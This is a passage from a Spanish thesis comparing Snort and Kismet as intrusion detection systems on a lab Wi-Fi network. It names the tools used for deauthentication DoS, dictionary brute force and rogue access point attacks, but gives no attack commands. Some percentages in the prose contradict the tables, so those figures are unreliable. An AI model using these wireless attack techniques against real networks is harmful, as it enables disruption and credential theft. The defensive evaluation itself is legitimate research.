
2. Utilizamos el siguiente comando para ingresar a la interfaz de kismet



```
root@jhonatan:~# kismet_client -c wlan0mon
```

*Figura 39 Iniciar la configuración de kismet
Fuente: Elaboración propia*

3. Inicializar el servidor



```
root@jhonatan: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
Kismet Sort View Windows  
Name T C Ch Pkts Size Kismet  
[ --- No networks seen --- ] Not  
MAC Type Freq Pkts Size Manuf Connected  
[ --- No clients seen --- ]  
0 [ Start Kismet Server ]  
Automatically start Kismet server?  
Launch Kismet server and connect to it automatically.  
If you use a Kismet server started elsewhere, choose  
No and change the Startup preferences.  
0 [ No ] [ Yes ]  
Data  
INFO: Auto-connecting to tcp://localhost:2501  
ERROR: Could not connect to Kismet server 'localhost:2501' (Connecti  
INFO: Welcome to the Kismet Newcore Client... Press '' or '-' to ac  
ERROR: Could not connect to Kismet server 'localhost:2501'  
(Connection refused) will attempt to reconnect in 5 seconds.
```

*Figura 40 Servidor Kismet
Fuente: Elaboración propia*

- Verificamos que el nombre de la tarjeta de red sea la correcta y seleccionamos start para empezar a escanear las redes




Figura 41 Inicializar Kismet
Fuente: Elaboración propia

- Kismet en ejecución, monitorea las redes y el tráfico que circula a través de las redes detectadas.



Figura 42 Kismet en ejecución
Fuente: Elaboración propia

4.6 EJECUCIÓN DE ATAQUES

Los ataques seleccionados en el punto 4.1 del presente proyecto de tesis, fueron ejecutados en cada uno de los tres escenarios graficados e implementados en el punto 4.5.

Se procedió a conectar un cliente a nuestra red Inalámbrica y verificar que tenga acceso a internet para posteriormente a realizar cada uno de los ataques.




Figura 43 Cliente conectado a la red Inalámbrica
Fuente: Elaboración propia

5.1.1 ATAQUE DOS

Ejecución del ataque DOS con la herramienta aireplay-ng de la suite de Aircrack-ng. En el anexo A se muestra la ejecución completa.




Figura 44 Resultado del ataque DOS.
Fuente: Elaboración propia

5.1.2 ATAQUE FUERZA BRUTA

Ejecución del ataque de Fuerza bruta usando la herramienta Fern WIFI Cracker. En el anexo B se muestra la ejecución completa.




Figura 45 Ejecución de Fern WIFI Cracker
Fuente: Elaboración propia

5.1.3 ATAQUE DE PUNTO DE ACCESO FALSO

Ejecución del ataque punto de acceso falso también conocido como Rogue AP, AP FAKE, se usó la herramienta Airbase-ng + iptables. En el anexo C se muestra la ejecución completa.




Figura 46 Cliente conectado al punto de acceso falso
Fuente: Elaboración propia

CAPITULO V: RESULTADOS

5.1 EVALUCIÓN DE RESULTADOS

Terminada la ejecución de las pruebas en cada escenario se recopiló toda la información, la cual será esencial para poder determinar (por medio de sus indicadores) el sistema de detección de intrusos con un mejor rendimiento frente a los ataques ejecutados en el punto 5.1.

5.1.4 RESULTADOS EVALUCIÓN SIN IDS

	VP	VN	FP	FN
SIN IDS	0.00%	0.00%	0.00%	100%

Tabla 7 Resultados sin mecanismos de seguridad

Fuente: Elaboración propia

El resultado de atacar el primer escenario, red inalámbrica 802.11 implementada sin ningún sistema de detección de intrusos, usando los ataques informáticos ejecutados en el punto 5.1, fue del 100% de falsos positivos como se muestra en la tabla 9, con este escenario se demuestra la vulnerabilidad de la red y que no cuenta con ningún mecanismo que lo alerte o brinde información ante un posible ataque informático. Tenemos que nuestra red estuvo siempre como no disponible durante un ataque DDOS (ver Figura 44), y fue fácilmente suplantada por un ataque de Punto de Acceso Falso (ver Figura 46) y además nuestra contraseña Wi-Fi fue Hackeada por un ataque de Fuerza Bruta (ver figura 45) sin darnos cuenta.

VP= Verdadero Positivo VN= Verdadero Negativo

FP= Falso Positivo FN= Falso Negativo




Figura 47 Grafica de resultados sin IDS
Fuente: Elaboración propia

5.1.5 RESULTADOS EVALUACIÓN DEL IDS SNORT

➤ Evaluación general del IDS

Se realizaron 385 ataques y 385 análisis en tráfico normal obteniendo los siguientes resultados:

		Clase Predictiva		
		Ataque	Trafico Normal	
Clase Actual	Ataque	VP = 117	FN= 268	385
	Trafico normal	FP = 31	VN = 354	385

Tabla 8 Matriz de Confusión IDS Snort
Fuente: Elaboración propia

El registro de resultados detallados para este escenario (IDS Snort) se puede visualizar en el anexo F.

	VP	VN	FP	FN
IDS SNORT	30.39%	91.95%	8.05%	69.61%

Tabla 9 Resultado IDS Snort porcentajes
Fuente: Elaboración propia

El resultado de atacar el segundo escenario, red inalámbrica 802.11 implementada con el sistema de detección de intrusos (Snort), usando los ataques informáticos ejecutados en el punto 5.1, fue del 15.19% de VP (ataques correctamente detectados), 45.97% de VN (tráfico normal no detectado como ataque), 4.03% de FP (tráfico normal detectado como ataque), 34.81% de FN (ataques no detectados).

VP= Verdadero Positivo VN= Verdadero Negativo
FP= Falso Positivo FN= Falso Negativo




Figura 48 Grafica de resultados con IDS Snort
Fuente: Elaboración propia

➤ Evaluación por ataque

ATAQUES	IDS SNORT	
	VP	FN
DOS	0	128
FUERZA BRUTA	117	11
PUNTO DE ACCESO FALSO	0	129

Tabla 10 Resultados por ataque con Snort
Fuente: Elaboración propia

Como se puede visualizar en la tabla los resultados del IDS SNORT, nos indican que para los ataques DOS y punto de acceso falso este IDS tiene un bajo rendimiento, no generando ninguna alerta 0 en verdaderos positivos VP, en cambio para el ataque de fuerza bruta nos indica unos mejores resultados: VP (ataques correctamente detectados) 117 y FN (ataques no detectados) 11.

➤ Evaluación del rendimiento de IDS

INDICADOR	DETALLE	SNORT
PRECISIÓN	PROPORCION DE VP CONTRA TODOS LOS RESULTADOS POSITIVOS	79.05 %
EXACTITUD	PROPORCION DE RESULTADOS VERDADEROS (VP Y VN) EN LA POBLACION	61.17 %
SENSIBILIDAD	PROPORCION DE VERDADEROS POSITIVOS IDENTIFICADOS COMO TALES	30.39 %
ESPECIFICIDAD	PROPORCION DE VERDADEROS NEGATIVOS IDENTIFICADOS COMO TALES	91.95 %

Tabla 11 Rendimiento Snort

Fuente: Elaboración propia

5.1.6 RESULTADOS EVALUACIÓN DEL IDS KISMET

➤ Evaluación general del IDS

Se realizaron 385 ataques y 385 análisis en tráfico normal obteniendo los siguientes resultados:

		Clase Predictiva		
		Ataque	Trafico Normal	
Clase Actual	Ataque	VP = 257	FN= 128	385
	Trafico normal	FP = 2	VN = 383	385

Tabla 12 Matriz de confusión Kismet

Fuente: elaboración propia

El registro de resultados para este escenario (IDS Kismet) se puede visualizar en el anexo G.

	VP	VN	FP	FN
IDS KISMET	66.75%	99.48%	0.52%	33.25%

Tabla 13 Resultado IDS Kismet porcentaje

Fuente: Elaboración propia

El resultado de atacar la red inalámbrica 802.11 implementada con el sistema de detección de intrusos (Kismet), usando los distintos tipos de ataques informáticos ejecutados en el punto 5.1, fue del 33.38% de VP (ataques correctamente detectados), 49.47% de VN (tráfico normal no detectado como ataque), 0.26% de FP (tráfico normal detectado como ataque), 16.62% de FN (ataques no detectados).

VP= Verdadero Positivo VN= Verdadero Negativo
FP= Falso Positivo FN= Falso Negativo




Figura 49 Grafica de resultados con IDS Kismet
Fuente: Elaboración propia

➤ Evaluación por ataque

ATAQUES	IDS KISMET	
	VP	FN
DOS	128	0
FUERZA BRUTA	0	128
PUNTO DE ACCESO FALSO	129	0

Tabla 14 Resultados por ataque con Kismet
Fuente: Elaboración propia

Como se puede visualizar en la tabla los resultados del IDS KISMET, nos indican que para el ataque fuerza bruta este IDS tiene un bajo rendimiento

dando como resultado 0 de verdaderos positivos VP, en cambio para los ataques DOS y punto de acceso falso nos indica unos mejores resultados, en DOS se obtuvo: VP (ataques correctamente detectados) de 128 y FN (ataques no detectados) de 0, y para Punto de acceso falso se obtuvo: VP (ataques correctamente detectados) de 129 y FN (ataques no detectados) de 0.

➤ Evaluación del rendimiento

INDICADOR	DETALLE	KISMET
PRECISIÓN	PROPORCION DE VP CONTRA TODOS LOS RESULTADOS POSITIVOS	99.23 %
EXACTITUD	PROPORCION DE RESULTADOS VERDADEROS (VP Y VN) EN LA POBLACION	83.12 %
SENSIBILIDAD	PROPORCION DE VERDADEROS POSITIVOS IDENTIFICADOS COMO TALES	66.75 %
ESPECIFICIDAD	PROPORCION DE VERDADEROS NEGATIVOS IDENTIFICADOS COMO TALES	99.48 %

Tabla 15 Rendimiento Kismet

Fuente: Elaboración propia

5.1.7 COMPARATIVA DEL RENDIMIENTO DE LOS SISTEMAS DE DETECCIÓN DE INTRUSOS (Kismet y Snort)




Figura 50 Gráfica comparativa Kismet vs Snort

Fuente: Elaboración propia

Como podemos ver claramente en el gráfico (figura 51), Kismet como sistema de detección de intrusos para redes inalámbricas 802.11 tiene un mayor rendimiento a diferencia del Snort, en cada uno de los indicadores evaluados precisión, exactitud sensibilidad, especificidad, cumpliendo de esta forma nuestro objetivo general, evaluar el rendimiento de un Sistema de detección de intrusos, para la protección de una red inalámbrica 802.11 de ataques informáticos.

5.1.8 DISCUSIÓN DE RESULTADOS

(Yacchirema, Alulema, & Aguilar, 2014) En éste proyecto de investigación se utilizó Kismet y Snort como Sistemas de Detección de Intrusos, se hicieron los siguientes ataques a la red inalámbrica (Fuerza bruta, Hombre en medio), y se obtuvo como resultados:

- Snort como IDS: -Snort lamentablemente no generó reacción alguna frente a los ataques, por su falta de decodificadores que le imposibilitaron estar en el medio, en el cual se generaron los ataques a Wi Fi.
- Kismet: obtuvo un 60% de verdaderos positivos y un 40% de falsas alarmas que representan porcentajes aceptables de detección.

En el presente proyecto de investigación se utilizó kismet y snort como sistemas de detección de intrusos, se hicieron los siguientes ataques a la red inalámbrica (fuerza bruta, denegación de servicios, y punto de acceso falso y se obtuvo como resultados:

- Snort como IDs: 15.19% de VP (ataques correctamente detectados), 45.97% de VN (tráfico normal no detectado como ataque), 4.03% de FP (tráfico normal detectado como ataque), 34.81% de FN (ataques no detectados).
- Kismet: fue del 33.38% de VP (ataques correctamente detectados), 49.47% de VN (tráfico normal no detectado como ataque), 0.26% de FP (tráfico normal detectado como ataque), 16.62% de FN (ataques no detectados).

CAPITULO VI: CONCLUSIONES Y RECOMENDACIONES

6.1 CONCLUSIONES

Según los resultados obtenidos se puede concluir que el sistema de detección de intrusos Kismet tiene un mayor rendimiento en precisión 99.23%, exactitud 83.12%, sensibilidad 66.75%, especificidad 99.48%. para detectar ataques informáticos en redes inalámbrica 802.11.

Se utilizó los sistemas de detección de intrusos que sean Opensource, estos sistemas son (Snort y Kismet)

Se implementó los sistemas de detección de intrusos (Snort y Kismet), en las redes inalámbricas 802.11, cada una en un escenario, según las topologías elaboradas y graficadas en el punto 4.1.

Se realizó los siguientes ataques a redes inalámbricas 802.11: Denegación de servicio (DOS), Fuerza Bruta con Diccionario, Punto de Acceso Falso (Rogue AP, AP FAKE).

El sistema detección de intrusos con kismet tiene resultados de VP=66.75%, VN=99.48%, FP=0.52%, FN=33.25% para los ataques DoS, Fuerza Bruta, punto de acceso falso

El sistema detección de intrusos con Snort tiene resultados de VP=30.39%, VN=91.95%, FP=8.05%, FN=69.61% para los ataques DoS, Fuerza Bruta, punto de acceso falso

6.2 RECOMENDACIONES

Se recomienda a las micro y pequeñas empresas implementar el sistema de detección de intrusos Kismet con el fin de proteger sus redes inalámbricas contra ataques informáticos.

Para explotar de una mejor forma todas las funciones de kali Linux en el ámbito de redes inalámbricas, se recomienda tener una tarjeta de red inalámbrica que soporte el modo monitor.

Con respecto del IDS Kismet se recomienda utilizar una tarjeta de red inalámbrica que alcance un mayor rango de cobertura, para así poder monitorear un mayor número de redes (access point).

Las futuras investigaciones interesadas en esta tesis se recomiendan mejorarla implementado un IPS en conjunto con el sistema de detección de intrusos evaluados en puntos anteriores, para poder mitigar los ataques detectados.

REFERENCIAS BIBLIOGRÁFICAS


- Aguilar, M. G., Martínez, P. A., & Morales, C. V. (2007). *Sistema de Detección de Intrusos para una red inalámbrica de una PyME*. Mexico D.F.
- Carrión, S. W. (2009). *Estudio del arte de los sistemas de identificación de intrusos*. Loja.
- Choez, C. D., & Benites, B. J. (2015). *AUDITORÍA DE SEGURIDAD EN REDES INALÁMBRICAS, SOLUCIONES Y RECOMENDACIONES*. Guayaquil.
- Cifuentes, R. J. (2017). *Diseño de un modelo de gestión de seguridad en redes de comunicación inalámbricas aplicado a pequeñas empresas del sector privado de la ciudad Bogotá*. Bogotá.
- Cisco Networking Academy. (s.f.). *netacad.com*. Obtenido de <https://static-course-assets.s3.amazonaws.com/ScaN503/es/index.html#4.1.1.5>
- Cortés, S. G. (2016). *Estudio sobre los riesgos y amenazas existentes en las redes sin hilos*. Catluña.
- De Haro, B. F. (2015). *Detección de intrusiones con Snort*. Catalunya.
- De la Hoz, E. M. (2016). *Mapas auto-organizativos probabilísticos y análisis en componentes de conexiones para la detección de anomalías en redes de computadoras*. Granada: Universidad de Granada.
- De la Hoz, E., De la Hoz, E. M., Ortiz, A., & Ortega, J. (2012). *Modelo de detección de intrusiones en sistemas de red, realizando selección de características con FDR y entrenamiento y clasificación con SOM*. Barranquilla: Corporación Universidad de la Costa.
- Escrivá, G. G., Romero, S. R., & Ramada, D. J. (2013). *Seguridad Informática*. Madrid: Macmillan Iberia, S.A.
- Espinoza, A. M. (2013). *ANÁLISIS DE VULNERABILIDADES DE LA RED INALÁMBRICA PARA EVITAR LA INSEGURIDAD DE LA INFORMACIÓN DE LOS USUARIOS DE LA FISEI DE LA UTA*. Ambato-Ecuador.
